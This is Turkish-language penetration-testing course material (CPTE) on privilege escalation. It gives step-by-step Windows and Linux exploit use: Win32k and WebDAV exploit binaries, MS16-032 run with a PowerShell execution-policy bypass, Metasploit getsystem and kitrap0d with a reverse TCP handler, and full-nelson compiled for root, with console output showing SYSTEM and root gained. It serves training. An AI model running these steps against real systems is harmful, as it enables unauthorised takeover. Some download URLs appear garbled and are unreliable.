



Certified Penetration Testing Engineer (CPTE) Eğitimi

YETKİ YÜKSELTME SALDIRILARI

Yetki Yükseltme İhtiyacı


- Sızma testi çalışmalarında Windows ve Linux işletim sistemleri güvenlik uzmanlarının oldukça karşısına çıkmaktadır.
- Peki yetki yükseltmeye neden ihtiyaç duymaktayız ?
- Ele geçirilen sistemler üzerinden bazen tam yetki ile giriş sağlamaktayız fakat her zaman bu kural geçerli değildir. Ele geçirilen sistemde tam yetkili haklara sahip olmak bir sonraki sistemi daha kolay bir şekilde ele geçirmemize yardımcı olmaktadır.

WIN32K PRIVILEGE ESCALATION

Ele geçirile sistemde yetki yükseltme saldırısı yapmak için aşağıdaki gibi herhangi bir detay belirtmeden (version) bir arama yapılabilir, İlk linke tıklanır görüldüğü üzeri Win32k üzerinden kaynaklana bir zafiyetmiş, peki bu Win32K nedir ? Donanım aygıtlarını tanımlayan Windows servisi. Aşağıda iki tane link verilmiştir bunlar x86 ve x64 mimarisine göre tasarlanmıştır.


```
1 # Source: https://github.com/hfiref0x/CVE-2015-1701
2
3 Win32k LPE vulnerability used in APT attack
4
5 Original info: https://www.fireeye.com/blog/threat-research/2015/04/probable_apt28_useo.html
6
7 Credits
8 R136a1 / hfiref0x
9
10
11
12 ## Compiled EXE:
13 ### x86
14 + https://github.com/hfiref0x/CVE-2015-1701/raw/master/Compiled/Taihou32.exe
15 + Exploit-DB Mirror: https://github.com/offensive-security/exploit-database-bin-splotts/raw/master/bin-splotts/37049-32.exe
16 ### x64
17 + https://github.com/hfiref0x/CVE-2015-1701/raw/master/Compiled/Taihou64.exe
18 + Exploit-DB Mirror: https://github.com/offensive-security/exploit-database-bin-splotts/raw/master/bin-splotts/37049-64.exe
19
20 Source Code:
21 https://github.com/hfiref0x/CVE-2015-1701/archive/master.zip
22 EDB Mirror: https://github.com/offensive-security/exploit-database-bin-splotts/raw/master/bin-splotts/37049-src.zip
```


Dosya, ele geçirilen mimariye uygun olduktan sonra “Taihou32.exe” çift tıklanarak çalıştırılır ve görüldüğü üzeri “Whoami” ile yetkiye bakıldığında “nt authority\system” haklarında çalışıldığı görünmektedir ve yetki yükseltme saldırısı başarıyla gerçekleştirilmiştir.



WEBDAV PRIVILEGE ESCALATION

Ele geçirilen sistemde yetki yükseltme saldırısı yapmak için aşağıdaki gibi işletim sistemi bilgilerine göre bir arama yapılır, İlk linke tıklanır görüldüğü üzeri Webdav üzerinden kaynaklana bir zafiyet, exploit indirmek için “**Soruce:** <https://github.com/koczkatamas/CVE-2016-0051>” kısmındaki linke gidilir ve “**EoP.Zip**” dosyası indirilir ve zip’den çıkartılır, son olarak **EoP.exe** çalıştırılır ve görüldüğü üzeri sistem haklarında yeni bir shell penceresi açmıştır.





```
C:\Users\enes\Desktop\EoP\EoP.exe
[*] LoadAndGetKernelBase result = 0
[*] NtAllocateVirtualMemory result = SUCCESS, addr = 0, size = 20480
[*] Creating fake DeviceObject, DriverObject, etc structures...
[*] Starting fake webdav server...
[*] Calling WNetAddConnection2...
[*] Request: OPTIONS / HTTP/1.1
[*] Request: OPTIONS /folder HTTP/1.1
[*] Request: PROPFIND /folder HTTP/1.1
[*] Request: PROPFIND /folder HTTP/1.1
[*] WNetAddConnection2 = 0
[*] Request: PROPFIND /folder/file HTTP/1.1
[*] CreateFile result = 676
[*] NtFsControlFile result = 1337
[+] Got SYSTEM! Spawning a shell...

Press ENTER to exit.


Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\enes\Desktop\EoP>whoami
nt authority\system

C:\Users\enes\Desktop\EoP>
```

METERPRETER


Ele geçirilen sistem üzerinde meterpreter satırındayken “**getsystem**” komutu kullanılarak yetki yükseltme saldırısı başarılı olabilir (Win XP & Win7) sürümleri için geçerlidir. Görüldüğü üzeri “**Getuid**” komutunu çalıştırdığımızda normal bir kullanıcı olarak görünmekte “getsystem” komutunu çalıştırdıktan sonra “NT AUTHORITY\SYSTEM” haklarına sahip olunmuştur.



```
root@HACKER: ~
File Edit View Search Terminal Help
meterpreter > getuid
Server username: WIN-E5AT07RAA0A\Administrator
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```


MS16-032 PRIVILEGE ESCALATION

Ele geçirilen sistem üzerinde yetki yükseltme saldırısı yapmak için işletim sistemine uygun exploit tespit edilmelidir. Ele geçirilen sistem Windows server 2008 işletim sistemidir, bu detaylara göre Google üzerinde örnek bir arama aşağıdaki gibidir “**Windows Server 2008 Privilege Escalation**” çıkan ilk linke tıklanır ve “**Download**” butonuna tıklanarak dosya indirilir.



EDB-ID: 39719	Author: b33f	Published: 2016-04-21
CVE: CVE-2016-0099	Type: Local	Platform: Windows
E-DB Verified: ✓	Exploit: Download / View Raw	Vulnerable App: N/A

« Previous Exploit

```
1 | function Invoke-MS16-032 {  
2 | <#
```

Son olarak ise powershell açılır ve Exploitin bulunduğu dizine gidilir, ardından ise "powershell.exe -exec bypass" ile yeni bir satır başlatılır, son olarak "Import-Module .\dosyaismi.ps1" şeklinde dosya import edilir ve "Invoke-MS16-032" komutu ile exploit çalıştırılır, görüldüğü üzeri bize yeni bir shell satırı açtı "Whoami" komutu ile admin haklarına sahip olduğumuzu görmekteyiz.

Örnek olarak “MS10-015” exploiti test edilir bunun için metasploit üzerinde “**use exploit/windows/local/ms10_015_kitrap0d**” dizinine gidilir ve bu adımda yetkisiz sessionın id’si belirtilmelidir bunun için “**set SESSION <ID>**” şeklinde tanımlanır ve “**exploit**” komutu ile çalıştırılır, görüldüğü gibi “getuid” denildiğinde admin haklarına sahip olduğu görünmektedir.

```
root@asdasdasd: ~  
File Edit View Search Terminal Help  
msf > use exploit/windows/local/ms10_015_kitrap0d  
msf exploit(ms10_015_kitrap0d) >  
msf exploit(ms10_015_kitrap0d) > set SESSION 3  
SESSION => 3  
msf exploit(ms10_015_kitrap0d) > exploit  
[*] Started reverse TCP handler on 192.168.2.157:4444  
[*] Launching notepad to host the exploit...  
[+] Process 2288 launched.  
[*] Reflectively injecting the exploit DLL into 2288...  
[*] Injecting exploit into 2288 ...  
[*] Exploit injected. Injecting payload into 2288...  
[*] Payload injected. Executing exploit...  
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.  
[*] Sending stage (179267 bytes) to 192.168.2.154  
[*] Meterpreter session 5 opened (192.168.2.157:4444 -> 192.168.2.154:49170) at 2017-12-28 10:04:44 -0500  
0  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter > 
```

LINUX EXPLOIT SUGGESTER

Linux Exploit Suggester Master perl dili ile yazılmış bir scripttir. İçerisinde linux işletim sistemi ile ilgili public olmuş exploitler bulunmaktadır. Yetki yükseltme saldırılarında kullanılabilir. Kurulum adımına geçmek için terminal satırında “**git clone <https://github.com/IntelSecLabs/Linux-Exploit-Suggester.git>**” şeklinde githubdan script download edilir. Kullanımına geçmeden önce terminal satırı üzerinde “**uname -a**” komutu kullanılarak ele geçirilen sistemin kernel bilgisi tespit edilir ve “**perl ./Linux-Exploit-Suggester.pl -k <kernel>**” şeklinde parametreler girilerek exploitler listelenmektedir.

```
root@PENTESTER: ~# git clone https://github.com/IntelISecureLabs/Linux_Exploit_Suggester.git
Cloning into 'Linux_Exploit_Suggester'...
remote: Counting objects: 116, done.
remote: Total 116 (delta 0), reused 0 (delta 0), pack-reused 116
Receiving objects: 100% (116/116), 39.35 KiB | 287.00 KiB/s, done.
Resolving deltas: 100% (34/34), done.
root@PENTESTER: ~# cd Linux_Exploit_Suggester/
root@PENTESTER: ~/Linux_Exploit_Suggester# ls
LICENSE  Linux_Exploit_Suggester.pl  README.md
root@PENTESTER: ~/Linux_Exploit_Suggester# perl ./Linux_Exploit_Suggester.pl -k 2.6.32


Kernel local: 2.6.32

Searching among 65 exploits...


Possible Exploits:
[+] american-sign-language
    CVE-2010-4347
    Source: http://www.securityfocus.com/bid/45408/
[+] can_bcm
    CVE-2010-2959
    Source: http://www.exploit-db.com/exploits/14814/
[+] half_nelson
    Alt: econet CVE-2010-3848
    Source: http://www.exploit-db.com/exploits/6851
[+] half_nelson1
    Alt: econet CVE-2010-3848
    Source: http://www.exploit-db.com/exploits/17787/
[+] half_nelson2
```

FULL-NELSON

Ele geçirilen Linux işletim sisteminde yetki yükseltmek için ilk olarak “**uname -a**” komutunu kullanarak işletim sistemi hakkında detaylı bilgi alınır, ardından ise Google üzerinde “**Ubuntu 10.04 - 2.6.32-21 exploit**” şeklinde arama yapılır, örnek olarak ilk çıkan linke tıklandıktan sonra “**Download**” butonuna tıklanır ve exploit indirilir.



Son olarak exploitin olduğu dizine gidilir “gcc exploitismi -o yeniisim” şeklinde exploit derlenir ve “./yeniisim” şekilde çalıştırılır görüldüğü üzeri root hakları elde edilmiştir.



```
adminn@adminn-desktop: ~/Desktop
File Edit View Terminal Help
adminn@adminn-desktop:~$ cd Desktop/
adminn@adminn-desktop:~/Desktop$ ./full-nelson64
[*] Resolving kernel addresses...
[+] Resolved econet_ioctl to 0xfffffffffa0282510
[+] Resolved econet_ops to 0xfffffffffa0282600
[+] Resolved commit_creds to 0xfffffffff8108bbb0
[+] Resolved prepare_kernel_cred to 0xfffffffff8108bf90
[*] Calculating target...
[*] Triggering payload...
[*] Got root!
# id
uid=0(root) gid=0(root)
#
```